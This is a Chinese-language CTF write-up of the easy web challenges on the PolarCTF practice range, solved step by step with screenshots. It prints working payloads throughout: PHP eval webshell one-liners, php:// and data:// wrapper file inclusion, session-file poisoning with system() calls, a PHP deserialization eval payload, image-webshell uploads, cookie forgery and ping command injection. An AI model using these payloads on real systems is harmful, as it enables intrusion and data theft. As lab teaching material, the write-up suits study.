
被黑掉的站



扫一下后台

地址	HTTP响应
http://799adcc2-aa9a-4acc-a87e-3682e2135ecd.www.polarctf.com:8090/index.php	200
http://799adcc2-aa9a-4acc-a87e-3682e2135ecd.www.polarctf.com:8090/shell.php	200

两个网站，进去看看



密码不知道。一定是还有东西没有扫到

在kali扫一下

```
[12:47:27] 403 - 338B - /.htpasswd  
[12:47:27] 403 - 339B - /.httr-oauth  
[12:47:46] 200 - 911B - /index.php.bak  
[12:47:56] 403 - 341B - /server-status  
[12:47:56] 403 - 342B - /server-status/  
[12:47:57] 200 - 967B - /shell.php
```

出现一个新的index.php.bak

打开查看，发现是本字典

那就爆破一下

truong		
nikel	200	1178
	200	1175

发现密码

100	hhhhh	200			1175
85	nikel	200			1178
0		200			1175
1	123456	200			1175
3	123123	200			1175
2	123456789	200			1175
5	anhyuem	200			1175
4	111111	200			1175
6	1234567	200			1175
7	123456789	200			1175
8	123456	200			1175
9	12345678	200			1175
10	000000	200			1175

Request Response

Pretty Raw Hex Render

```

28 <input type="submit" value="登录" style="width: 80px;">
29 </div>
30 <center>
31 <span style="color: red;">
32 flag{8e539a7a46fea05dea18b9b9f9ff6a63}

```

得到flag

签到题

扫面后台

--	http://a01221ec-82dd-494d-a995-1f69abf33692.www.polarctf.com:8090/data/
	http://a01221ec-82dd-494d-a995-1f69abf33692.www.polarctf.com:8090/index.php

打开第一个

校园网登录 ctshow CTF工具 kali 安洵杯 江苏海事 苏职大 >> 其他书签

```

<?php
    error_reporting(0);
    $file = $_GET['file'];
    if(!isset($file))
        $file = '1';
    $file = str_replace('..', '', $file);
    include_once($file.".php");
    highlight_file(__FILE__);
?>

```

发现代码

include_once

会直接执行命令，可以构造一下php伪协议

关于php伪协议<https://blog.csdn.net/cosmoslin/article/details/120695429>

常用的几个

php://filter/read=convert.base64-encode/resource=index.php
php://filter/resource=index.php

适用于**include** (\$参数)

```
data:text/plain,<?=system("tac fla*");?>
```

data伪协议的格式：

```
data://text/plain;base64,
```

data:资源类型(**MIME**类型);编码,内容

1.c=data://text/plain,<?php system("cat fla*");?>
读flag

2.c=data:,<?php @eval(\$_POST['shell']); ?>

可以直接用蚁剑连接

3.c=data:text/base64,PD9waHAgQGV2YWwoJF9QT1NUWydzaGVsbCddKTsgPz4=

data类型扩展

data:,	<文本数据>
data:text/plain,	<文本数据>
data:text/html,	<HTML代码>
data:text/html;base64,	<base64编码的HTML代码>
data:text/css,	<CSS代码>
data:text/css;base64,	<base64编码的CSS代码>
data:text/javascript,	<Javascript代码>
data:text/javascript;base64,	<base64编码的Javascript代码>
data:image/gif;base64,	<base64编码的gif图片数据>
data:image/png;base64,	<base64编码的png图片数据>
data:image/jpeg;base64,	<base64编码的jpeg图片数据>
data:image/x-icon;base64,	<base64编码的icon图片数据>

这里我们用

```
?file=php://filter/read=convert.base64-  
encode/resource=../../../../../../../.././flag
```

得到base64

```
PD9waHNCiAgICAkZmxhZyA9ICJmbGFnezkyZWI1ZmZlZTZhZTJmZWMzYWQ3MWM3Nzc1MzE'
Pg== <?php
    error_reporting(0);
    $file = $_GET['file'];
    if(!isset($file))
        $file = '1';
    $file = str_replace('../', '', $file);
    include_once($file.".php");
    highlight_file(__FILE__);
?>
```

The screenshot shows the HackBar interface. At the top, there are tabs for HackBar, 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance), and other navigation icons. Below the tabs, there is a menu bar with LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSRF, and SSTI dropdowns. A URL input field contains the following exploit:

```
http://a01221ec-82dd-494d-a995-1f69abf33692.www.polarctf.com:8090/data/?file=php://filter/read=convert.base64-encode/resource=../../../../../../../../flag
```

解码得到flag

The screenshot shows the 'Decrypt' results section. It includes a 'Copy' button and a table with columns for '一键解码' (One-click decode), 'base64解码' (Base64 decode), 'base32解码' (Base32 decode), and 'base16解码' (Base16 decode). The 'base64解码' row contains the following output:

一键解码:	结 果
base64解码:	<?php \$flag = "flag{92eb5ffee6ae2fec3ad71c777531578f}"; ?> *****
base32解码:	
base16解码:	

签到

我说我系签到题,你信吗

现在去获得flag吧

提交

```
<style>...</style>
<div>...
<div></div>
<div></div>
<div>现在去获得flag吧</div>
<form method="POST">
  <p>...</p>
  <p>
    <input type="hidden" name="qiandao" value="1">
  </p>
  <p>
    <input type="submit" disabled="disabled" value="提交">
  </p>
</form>
<script>alert('小火汁提交"ilovejljcxy"就能的到flag了啊')</script>
```

发现一个隐藏按钮

点击，获得提示



现在去获得flag吧

ilovejljc

1

提交



HackBar

查看器

控制台

调试器


搜索 HTML

进行提交，发现有位数限制

```
▼ <form method="POST">
  ▼ <p>
    <input type="text" name="key" maxlength="99">
  </p>
```

将限制改为99

重新提交，得到flag



session文件包含

当Session文件的内容可控，并且可以获取Session文件的路径，就可以通过包含Session文件进行攻击。

session文件名的构造是sess_ + sessionid， sessionid在cookie中可以查看

cookie 中的 PHPSESSID

每一次SESSION会话都有一个SESSION ID，用来识别不同的会话，保存在浏览器Cookie之中，也就是这个名为PHPSESSID的Cookie（当然，这个名称是可以更改的）。

浏览器将Cookie（包括PHPSESSID）发送给服务器，PHP才知道应该使用哪一个SESSION传递给PHP程序。

常见的php-session存放位置：

```
/var/lib/php/sess_PHPSESSID
/var/lib/php/sess_PHPSESSID
/tmp/sess_PHPSESSID
/tmp/sessions/sess_PHPSESSID
```

打开实例

please input your name:

Submit

点进去，发现两个链接

点击进入

my dairy I won't show you hhh my dairy my booklist

《Thinking, Fast and Slow》 《Winnie the Pooh》 《The Wind in the Willows》 《Harry Potter And The Philosopher's Stone》 my dairy my booklist

查看一下url

URL
[http://7d984bd8-1aa3-46a1-97c1-7f6037cc0d0b.www.polarctf.com:8090/
action.php?file=2.txt](http://7d984bd8-1aa3-46a1-97c1-7f6037cc0d0b.www.polarctf.com:8090/action.php?file=2.txt)

这种格式是不是很熟悉，伪协议

简单分析一下，两个php：index.php和action.php以及两个文件1.txt和2.txt

先读取一下两个php

index.php未发现线索

PCFETONUWVBFIGH0bWw+DQo8aHRtbD4NCjxoZWfkPg0KPHRpdGxIPBvbGFyRCZOENURjvwdGlo
 my dairy my booklist
 TONWWFBPICH0bWw+DQo8aHRtbD4NCjxoZWFkPg0KPHRpdGxIPBvbGFyRCZOENURjvwdG10bGU+DQo8L2h1YWQ+DQo8Yt9eT4Nkgk8Zm9
 bY3Rp249inFjdg1vb1fwafAiIG11dchvD0I0591VCl+DQoJcx1YXNlGjucHV0H1vG1chbPt27asYn1+DQoJPc1uHVO1HRS5c09In
 q1IG5hbWU9Im5hbWU1ID4NCgk8Yn+DQoJP6jucHV0IHR5cG09InN1YmpdC1gdm8sdWU91lN1Y1lpdCI+DQo8L2Zvcm0+IA0KPC9ib2REP
 29IG51zPg==

结果↓

```

<html>
<head>
<title>PolarD&H CTF</title>
</head>
<body>
<form action="action.php" method="POST">
    please input your name:<br>
    <input type="text" name="name" />
    <br>
    <input type="submit" value="Submit" />
</form>
*****
```

action.php



The screenshot shows a browser window with the following details:

- URL:** http://7d984bd8-1aa3-46a1-97c1-7f6037cc0d0b.www.polarctf.com:8090/action.php?file=php://filter/read=convert.base64-encode/resource=action.php
- Method:** POST (indicated by the checked "Use POST method" button)
- Header:** MODIFY HEADER (button)
- Content:** The page displays the exploit code as follows:

```
解密结果↓  
一 读 码 : [结 果]  
base64编码:  
<?php  
session_start();  
session_unset();  
$name = $_POST['name'];  
if($name){  
    $_SESSION['username'] = $name;  
}  
include($_GET['file']);  
>  
<!DOCTYPE html>  
<html>  
<head>  
</head>  
<body>  
<a href="action.php?file=1.txt>my dairy</a>  
<a href="action.php?file=2.txt>my booklist</a>  
</body>  
</html>
```
- Buttons:** 复制内容 (Copy Content) and 解密结果转至文本框 (Decrypt result to text box).

发现一个post传参为name

我们要读取一下session文件

看一下cookie



根据前情提要session文件名的构造是sess_ + sessionid，sessionid在cookie中可以查看

也就是sess_057hm6l3er440l9gb0rh3urms3

读取一下



接下来两种方法

方法一：命令读取

查看目录

```
name=<?php system("ls /");?>
```


校园网登录 ctfshow CTF工具 kali 安洵杯 江苏海事 苏职大 >> 其他书签 移动设备上的书

username:23:"bin dev etc flaggggg home lib linuxrc media mnt proc root run sbin srv sys tmp
usr var "; my dairy my booklist

The screenshot shows the HackBar interface with the following details:

- Toolbar:** Includes icons for HackBar, View, Control Panel, Debugger, Network, Style Editor, Performance, and a notifications badge (1).
- Menu Bar:** LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSRF, SSTI.
- URL Input:** http://7d984bd8-1aa3-46a1-97c1-7f6037cc0d0b.www.polarctf.com:8090/action.php?file=/tmp/sess_057hm613er44019gb0rh3urms3
- Method Selection:** Use POST method (selected).
- Content Type:** enctype application/x-www-form-urlencoded
- Body Input:** name=<?php system("ls /");?>

读取flag



HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SS

URL

`http://7d984bd8-1aa3-46a1-97c1-7f603cc0d0b.www.polarctf.com:8090/action.php?file=/tmp/sess_057hm613er44019gb0rh3urms3`

Use POST method

enctype
application/x-www-form-urlencoded

Body

`name=<?php system("cat /flaggggg");?>`

cat无法读取，应该是有过滤

试一下sort

```
name=<?php system("sort /flaggggg");?>
```

校园网登录 ctfshow CTF工具 kali 安洵杯 江苏海事 苏职大 >> 其他书签 移动设备上的
username|s:33:"\$flag = 'flag{43306e8113f53ece238c0a124432ce19}'; "; [my dairy](#) [my booklist](#)

HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI

URL: http://7d984bd8-1aa3-46a1-97c1-7f6037cc0d0b.www.polarctf.com:8090/action.php?file=/tmp/sess_057hm613er44019gb0rh3urms3

Method: POST enctype: application/x-www-form-urlencoded

Body:

```
name=<?php system("sort /flaggggg");?>
```

得到flag

方法二：蚁剑链接

校园网登录 ctfshow CTF工具 kali 安洵杯 江苏海事 苏职大 >> 其他

username|s:29:""; [my dairy](#) [my booklist](#)

AntSword 编辑 窗口 调试

120.46.59.242

编辑: /flaggggg

```
1 <?php
2 $flag = 'flag{43306e8113f53ece238c0a124432ce19}';
3 ?>
```

HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI

URL: http://7d984bd8-1aa3-46a1-97c1-7f6037cc0d0b.www.polarctf.com:8090/action.php?file=/tmp/sess_057hm613er44019gb0rh3urms3

Method: POST enctype: application/x-www-form-urlencoded

Body:

```
name=<?php @eval($_POST[shell]);?>
```

Don't touch me

[查看源代码](#)

```
<br>
<h1 style="font-family:verdana;color:black;text-align:center;"><br>
<br>
<br>
<br>
<p style="font-family:arial;color:black;font-size:20px;text-align:center;">找吧,都在那里了</p> 溢出
<!--./2.php-->
▶ <div style="position: absolute;bottom: 0; width: 99%;">...</div>
</body>
```

发现提示2.php

进入查看

都放在这里了，去看看？

The screenshot shows a browser interface with a navigation bar at the top. The 'HackBar' tab is active. Below the bar are several tabs: 查看器 (Viewer), 控制台 (Console), 调试器 (Debugger), 网络 (Network), 样式编辑器 (Style Editor), 性能 (Performance). Underneath these are dropdown menus for LOAD, SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSRF, and SSTI. A URL bar contains the address: <http://7af1d1ad-1570-43d1-b10d-8c01cde5cbed.www.polarctf.com:8090/2.php>.

发现一个按钮，但是无法点击，查看一下源码，发现3.php

```
<br>
▶ <a id="master" href=".//3.php" style="background-color:#000000;color:#FFFFFF;left:44%;">...<,
    <div style="position: absolute;bottom: 0; width: 99%;">...</div>
```

进入查看

End

The screenshot shows the browser's developer tools with the 'Styles' tab selected. The left pane displays the HTML structure:

```
<br> [溢出]  
<br> [溢出]  
<br>  
<br>  
<br>  
<br>  
<br>  
<h1 style="font-family:verdana;color:black;text-align:center;">End</h1>  
<br>  
<br>  
<br>  
<p style="font-family:arial;color:red;font-size:20px;text-align:center;"></p> [溢出]  
► <div style="position: absolute;bottom: 0; width: 99%;">...</div> [溢出]  
</body>  
</html>  
<!--fla.php-->
```

The right pane shows the style editor for the selected element, which has a class of ':hover .cl'. The 'Layout' tab is active, showing border and padding values. The element's bounding box is 734.4x270.067.

发现fla.php

进入查看，发现flag



The screenshot shows the HackBar interface with several exploit options listed:

- LOAD
- SPLIT
- EXECUTE
- TEST
- SQLI
- XSS
- LFI
- SSRF
- SSTI

The URL field contains the same address as the previous screenshot: <http://7af1d1ad-1570-43d1-b10d-8c01cde5cbed.www.polarctf.com:8090/fla.php>.

robots

机器人.txt

根据提示，查看robots.txt

校园网登录 □ ctfshow □ CTF工具 □ kali □ 安洵朴 □ 江苏海事 □ 苏联大 >> □ 其他书签 □ 移动设备上的书签
User-agent: *
Disallow: /fl0g.php

The screenshot shows the HackBar interface with various tabs like HackBar, View, Console, Debugger, Network, Style Editor, and Performance. The URL input field contains the specified URL.

发现提醒fl0g.php

查看fl0g.php

flag{2f37589152daf6f111b232ef4aea1304}

The screenshot shows the HackBar interface with various tabs like HackBar, View, Console, Debugger, Network, Style Editor, and Performance. The URL input field contains the specified URL.

得到flag

php very nice

反序列化

将源码复制到phpstorm中



```
WWW E:\phpst  php php_very_nice.php ×
2 highlight_file( filename: __FILE__ );
无用法
3 class Example
{
    1个用法
4
5     public $sys='Can you find the leak?';
无用法
6     function __destruct(){
7         eval($this->sys);
8     }
9
10    unserialize($_GET['a']);
11
12
```

其中eval的参数是可控的

我们可以将其进行更改，然后将其传入a中

我们构建一个PHP info的页面进行测试

```
$a = new Example();
$a->sys="phpinfo();";
echo "\n";
echo serialize($a);

O:7:"Example":1:{s:3:"sys";s:10:"phpinfo()";}

```



```
<?php
highlight_file(__FILE__);
class Example
{
    public $sys='Can you find the leak?';
    function __destruct()
    {
        eval($this->sys);
    }
}
 unserialize($_GET['a']);
?> flag.php index.php
```

HackBar 查看器 控制台 调试器 网络 样式编辑器 性能 > 1

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI

URL

http://8b0decd2-342a-4641-99ac-66c45e2f275f.www.polarctf.com:8090/?a=0:7:
"Example":1:{s:3:"sys";s:13:"system('ls');";}

Use POST method

构建命令进行读取

```
$a = new Example();
$a->sys="system('cat f*');";
echo "\n";
echo serialize($a);

0:7:"Example":1:{s:3:"sys";s:17:"system('cat f*');";}
```

将其传入可以看到在源代码中得到flag

```
1 <code><span style="color: #000000">
2 <span style="color: #0000BB">&lt;?php
3 <br />&nbsp;highlight_file</span><span style="color: #007700">(</span><span style="color: #000000">
4 <br />&nbsp;class&nbsp;</span><span style="color: #0000BB">Example
5 <br />&nbsp;</span><span style="color: #007700">{
6 <br />&nbsp;&nbsp;&nbsp;&nbsp;public&nbsp;</span><span style="color: #0000BB">$sy
7 <br />&nbsp;&nbsp;&nbsp;&nbsp;function&nbsp;</span><span style="color: #0000BB">_
8 <br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;eval(</span><span style="color: #0000BB">$_
9 <br />&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;)
10 <br />&nbsp;}</code><?php
11 <br />&nbsp;</span><span style="color: #0000BB">unserialize</span><span style="color: #0000BB">(
12 <br />&nbsp;</span><span style="color: #0000BB">?&gt;</span>
13 </span>
14 </code><?php
15 $flag='f1ag{202cb962ac59075b964b07152d234b70}';
16
17 ?>
```




ezupload

文件上传

查看一下源码，看看有没有前端限制，发现没有

直接上传图片码

问题出现，只让上传gif



把图片码改个名

进行上传抓包

120.4 编辑数据 (<http://7d984bd8-1aa3-46a1-97c1-7f6037cc0d0b.www.polarctf.com:8090/u>)

保存 清空 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)

random (不推荐)

base64

请求信息

其他设置

✓ 成功
连接成功!

中国蚁剑

AntSword 编辑 窗口 调试

120.46.59.242

编辑: /var/www/flag.php

```
1 <?php
2     $flag = "flag{fffffffffffflaaggg_!!!}";
```

得到flag

cookie欺骗



只有admin用户才能得到flag,

普通访客!

重新编辑cookie

构造

MODIFY HEADER

Name	Value
Cookie	user=admin

得到flag

权限admin权限得到flag,

欢迎 admin!

flag{10e35c76602b330149ef009e0b484d8f}

MODIFY HEADER

Name	Value
Cookie	user=admin
Host	51445060-ddc7-4ad4-ada4-4f5c8cf7c


upload

上传过程中发现提示

```
</div>
</li>
<!--?action=show_code-->
```

进去看一下

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php", "php5", "php4", "php3", "php2", "html", "htm", "phtml", "pht", "jsp", "jspx");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext, "", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH . rand(10000, 99999) . $file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
```

```
1 <?php
2 $flag = 'flag{a89f40341f4271659154829a2215f428}';
3 ?>
```

干正则

```
<?php
error_reporting(0);
if  (empty($_GET['id']))  {
    show_source(__FILE__);
    die();
}  else  {
    include  'flag.php';
    $a  = "www.baidu.com";
    $result  = "";
    $id  = $_GET['id'];
    @parse_str($id);
    echo  $a[0];
    if  ($a[0]  ==  'www.polarctf.com')  {
        $ip  = $_GET['cmd'];
        if  (preg_match('/flag\.php/',  $ip))  {
            die("don't  show  flag!!!");
        }

        $result .= shell_exec(' ping -c 2 ' . $a[0] . $ip);
        if  ($result)  {
            echo "<pre>{$result}</pre>";
        }
    }  else  {
        exit(' 其实很简单! ');
    }
}
```

分析flag被禁，@parse_str()函数就是读取一个变量并将其转换为数组的形式

get传一个id，令id=a[0]

a[0]=www.polarctf.com

再构建一个cmd，cmd自带参数ping，由此构建命令

```
?id=a[0]=www.polarctf.com&cmd=127.0.0.1;ls
```

www.polarctf.com

flag.php
index.php

The screenshot shows the HackBar interface with various tabs like HackBar, 查看器, 控制台, 调试器, 网络, 样式编辑器, 性能, etc. A dropdown menu is open under LOAD with options SPLIT, EXECUTE, TEST, SQLI, XSS, LFI, SSRF, SSTI. Below the tabs is a URL input field containing the exploit: http://ca8c8f38-bc3c-40a2-8c98-9ebba1b9fb01.www.polarctf.com:8090/?id=a[0]=www.polarctf.com&cmd=127.0.0.1;ls

得到文件列表, flag无法直接cat, 直接cat ls

The screenshot shows a browser window with the same URL as the previous screenshot. The page content is the source code of a PHP file, which includes a conditional statement that outputs "其实很简单!" if the condition is false. This indicates that the file content is being displayed directly from memory.

```
?id=a[0]=www.polarctf.com&cmd=127.0.0.1;cat 'ls';
```

浏览器地址栏显示: ca8c8f38-bc3c-40a2-8c98-9ebba1b9fb01.www.polarctf.com

浏览器上方的书签栏与之前一致。

URL输入框显示: http://ca8c8f38-bc3c-40a2-8c98-9ebba1b9fb01.www.polarctf.com:8090/?id=a[0]=www.polarctf.com&cmd=127.0.0.1;cat `ls`;

查看源码

得到flag

```
{$_result}  
"; } } else { exit('其实很简单！ '); } }
```

The screenshot shows a browser's developer tools interface, specifically the "View" tab. The page source code is displayed, starting with an HTML header and body. The body contains a pre-tagged block of PHP code. The code includes a comment block, error reporting logic, and a conditional statement that checks if the URL is www.polarctf.com. If true, it includes a file named flag.php and then outputs the value of \$a[0].

```
<html>  
  <head></head>  
  <body>  
    www.polarctf.com  
    <pre>  
      <!--?php $flag = "flag{e44882416c9fa79cc5a6a51e6e19cdbe}"; ?-->  
      <!--  
      ?php error_reporting(0); if (empty($_GET['id'])) {  
        show_source(__FILE__); die(); } else { include 'flag.php'; $a =  
        "www.baidu.com"; $result = ""; $id = $_GET['id']; @parse_str($id);  
        echo $a[0]; if ($a[0] == 'www.polarctf.com') { $ip = $_GET['cmd'];  
        ...  
      } -->
```

cool

```
$a = $_GET['a'];  
if(is_numeric($a)){  
    echo "no";  
}  
if(!preg_match("/flag|system|php/i", $a)){  
    eval($a);  
}  
}  
else{  
    highlight_file(__FILE__);  
}
```

system被禁，我们用passthru

```
?a=passthru("ls");
```

flag.txt index.php index1.html

URL
http://76a9d129-2898-4937-94b3-3e5ac6974f3b.www.polarctf.com:8090/?
a=passthru("ls");

读取flag

```
?a=passthru("cat f*");
```

flag{4512esfgsdlirhgui82545er4g5e5rg4er1}

URL
http://76a9d129-2898-4937-94b3-3e5ac6974f3b.www.polarctf.com:8090/?
a=passthru("cat f*");

Use POST method

得到flag

Polar靶场web简单部分全部完结
